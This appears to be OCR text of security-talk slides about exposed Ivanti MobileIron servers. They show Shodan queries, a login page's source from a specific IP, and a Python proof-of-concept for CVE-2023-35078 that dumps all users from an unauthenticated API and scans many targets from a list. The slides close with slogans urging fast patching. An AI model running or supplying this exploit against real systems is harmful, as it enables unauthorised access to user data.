
Email address

Password

PIN


The leader in enterprise mobility management, Ivanti enables organizations around the world to embrace mobility as their primary IT platform.

Ivanti's solutions are purpose-built for the Mobile First enterprise, allowing you to secure and manage all of your mobile devices and applications running on the leading mobile platforms, including Windows and Windows Phone.



country:be port:3389 - Shodan S
country:be "Path=/mifs" - Shoda
Workplace Sign In
view-source:https://91.194.202.8
Not secure
Line wrap

view-source:https://91.194.202.81/mifs/c/windows/api/v2/device/registration

```
<!DOCTYPE html>








<html>
<head>
    <meta charset="utf-8" />
    <meta name="viewport" content="width=device-width, initial-scale=1.0, maximum-scale=1.0, minimum-scale=1.0, user-scalable=no">
    <meta http-equiv="X-UA-Compatible" content="IE=edge" />
    <meta name="referrer" content="strict-origin-when-cross-origin" />
    <title>Workplace Sign In</title>
    <script type="text/javascript" src="/mifs/scripts/auth.js?VSP 11.11.0.2 Build 13 "></script>
    <link href="https://91.194.202.81/mifs/css/windowsAllAuth.css?11.11" rel="stylesheet" />
</head>
<body onload="onLoad();">
    <div class="container" >
        <p class="windowsPhoneData" >
            <img src="/mifs/whitelabel/mobileiron/img/brand-med.svg" width="400" height="90"/>
        </p>

            <form id="form" action="/mifs/c/wp/EnrollmentServer/Authentication.svc" method="POST">
            <h1 class="windowsText">Sign in to your Ivanti account</h1>
            <p id="error" class="hidden"></p>

            <p>
                <label for="login">Email address</label><br/>
                <input id="login" name="login" type="text" value="" autocomplete="on" />
            </p>


                <p class="textBox">
                    <label for="password">Password</label><br/>
                    <input id="password" name="password" type="password" value="" autocomplete="off" />
                </p>



                <p class="textBox">
                    <label for="pin">PIN</label><br />
                    <input id="pin" name="pin" type="number" value=""
                           autocomplete="off" maxlength="6"  />
                </p>


            <button type="submit" id="signIn" class="button btn-new btn-new-default">
                Sign in
            </button>

            <input name="app" type="hidden" value="" />
            <input name="errorCode" id="errorCode" type="hidden" value=""/>
            <input name="backOffDelay" id="backOffDelay" type="hidden" value=""/>
        </form>

        <div class="windowsText">
            <img src="/mifs/whitelabel/mobileiron/img/brand-med.svg"
                 alt="Ivanti Logo" style="width: 150pt; height: 43pt;" />
            <p class="description">The leader in enterprise mobility management, Ivanti enables organizations around the world to embrace mobility as their primary IT platform.<br/><br/>Ivanti's solutions are purpose-built for the Mol
        </div>

    </div>
</body>
</html>
```



```python
def get_users(url):
    vuln_url = url + "/mifs/aad/api/v2/authorized/users?adminDeviceSpaceId=1"
    print(f"[*] Exploiting the target... {url}")
    try:
        r = requests.get(vuln_url, verify=False)
        if r.status_code == 200:
            print("[+] Extracting Data:")
            print(f"[*] Dumping all users from {vuln_url}")
            # Save JSON response to a file with 'utf-8' encoding
            # Create a file name with the target URL
            filename = url.split("//")[1].split("/")[0] + ".json"
            with open(filename, "w", encoding="utf-8") as f:
                f.write(r.text)
            print("[+] Data saved to file: " + filename)
            print("[+] Vulnerability Exploited Successfully!")
            print("")
        else:
            print("[-] Exploit failed. The target is not vulnerable.")
    except Exception as e:
        print(f"[-] Error occurred: {str(e)}")


def main():
    parser = argparse.ArgumentParser(description='CVE-2023-35078 - Remote Unauthenticated API Access Vulnerability Exploit POC')
    parser.add_argument('-u', '--url', help='URL to exploit', required=False)
    parser.add_argument('-f', '--file', help='File containing URLs', required=False)    # To check multiple URLs.
    args = parser.parse_args()
    banner()
    if args.file:
        print("[*] Reading URLs from file...")
        with open(args.file, "r") as f:
            urls = f.readlines()
            for url in urls:
                try:
                    # ignore empty lines
                    if url == "\n":
                        continue
                    url = url.strip()
                    print(f"[*] Target: {url}")
                    is_vulnerable = check_ivanti_mobileiron_version(url)
                    if is_vulnerable:
                        get_users(url)
                except Exception as e:
                    continue
    elif args.url:
        print(f"[*] Target: {args.url}")
        is_vulnerable = check_ivanti_mobileiron_version(args.url)
        if is_vulnerable:
            get_users(args.url)

if __name__ == "__main__":
    main()
```



IF YOU CAN'T PATCH YOUR PUBLIC FACING INFRA WITHIN 24HRS, DON'T MAKE IT PUBLIC FACING
This Dude Gets It, Folks

inetum.
realdolmen
Positive digital flow

Hackers only need to get it right once; we need to get it right every time.

inetum
realdolmen
Positive digital flow

Let’s secure the future, together.